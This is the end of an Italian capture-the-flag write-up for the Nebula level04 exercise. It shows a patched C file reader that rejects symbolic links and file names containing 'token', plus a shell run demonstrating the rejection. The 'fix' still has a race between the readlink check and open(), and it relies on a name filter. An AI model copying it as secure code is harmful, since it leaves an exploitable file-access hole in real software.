#include <stdlib.h>  
#include <unistd.h>  
#include <string.h>  
#include <sys/types.h>  
#include <stdio.h>  
#include <fcntl.h>  
  
int main(int argc, char **argv, char **envp)  
{  
    char buf[1024];  
    int fd, rc;  
  
    if(argc == 1) {  
        printf("%s [file to read]\n", argv[0]);  
        exit(EXIT_FAILURE);  
    }  
  
    if(readlink(argv[1], buf, sizeof(buf)) > 0) {  
        printf("You may not use symbolic link. Try again!\n");  
        exit(EXIT_FAILURE);  
    }  
  
    if(strstr(argv[1], "token") != NULL) {  
        printf("You may not access '%s'\n", argv[1]);  
        exit(EXIT_FAILURE);  
    }  
  
    fd = open(argv[1], O_RDONLY);  
    if(fd == -1) {  
        err(EXIT_FAILURE, "Unable to open %s", argv[1]);  
    }  
  
    rc = read(fd, buf, sizeof(buf));  
  
    if(rc == -1) {  
        err(EXIT_FAILURE, "Unable to read fd %d", fd);  
    }  
  
    write(1, buf, rc);  
}
```

Mitigazione della debolezza

Compiliamo level04_fix.c e lanciamolo dandogli in input il [symbolic link](#) «test» al file token

```
root@nebula:/home/level04# ./level04_fix test  
You may not use symbolic link. Try again!
```



Risultato: in questo modo il programma non accetterà più link simbolici in input.



Grazie per l'attenzione